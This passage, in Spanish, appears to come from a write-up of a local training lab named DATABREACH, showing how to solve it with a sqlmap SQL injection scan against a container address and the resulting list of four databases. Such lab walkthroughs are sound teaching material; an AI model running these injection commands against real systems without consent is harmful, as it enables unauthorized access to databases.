[*] Presiona Ctrl+C para eliminar el laboratorio
```

Otras formas de terminar este lab sin BurpSuite, podemos usar sqlmap directo con la url

```
(chifay@kali)-[~/Whoami-Labs/DATABREACH]
$ sqlmap -u "http://172.17.0.2/dashboard.php?search=1" --level=3 --risk=3 --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 20:44:19 /2026-08-10/

[20:44:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41, PHP
back-end DBMS: MySQL ≥ 5.0.12
[20:44:20] [INFO] fetching database names
available databases [4]:
[*] ecommerce
[*] information_schema
[*] performance_schema
[*] users_db

[20:44:20] [INFO] fetched data logged to text files under '/home/chifay/.local/share/sqlmap/output/172.17.0.2'

[*] ending @ 20:44:20 /2026-08-10/
```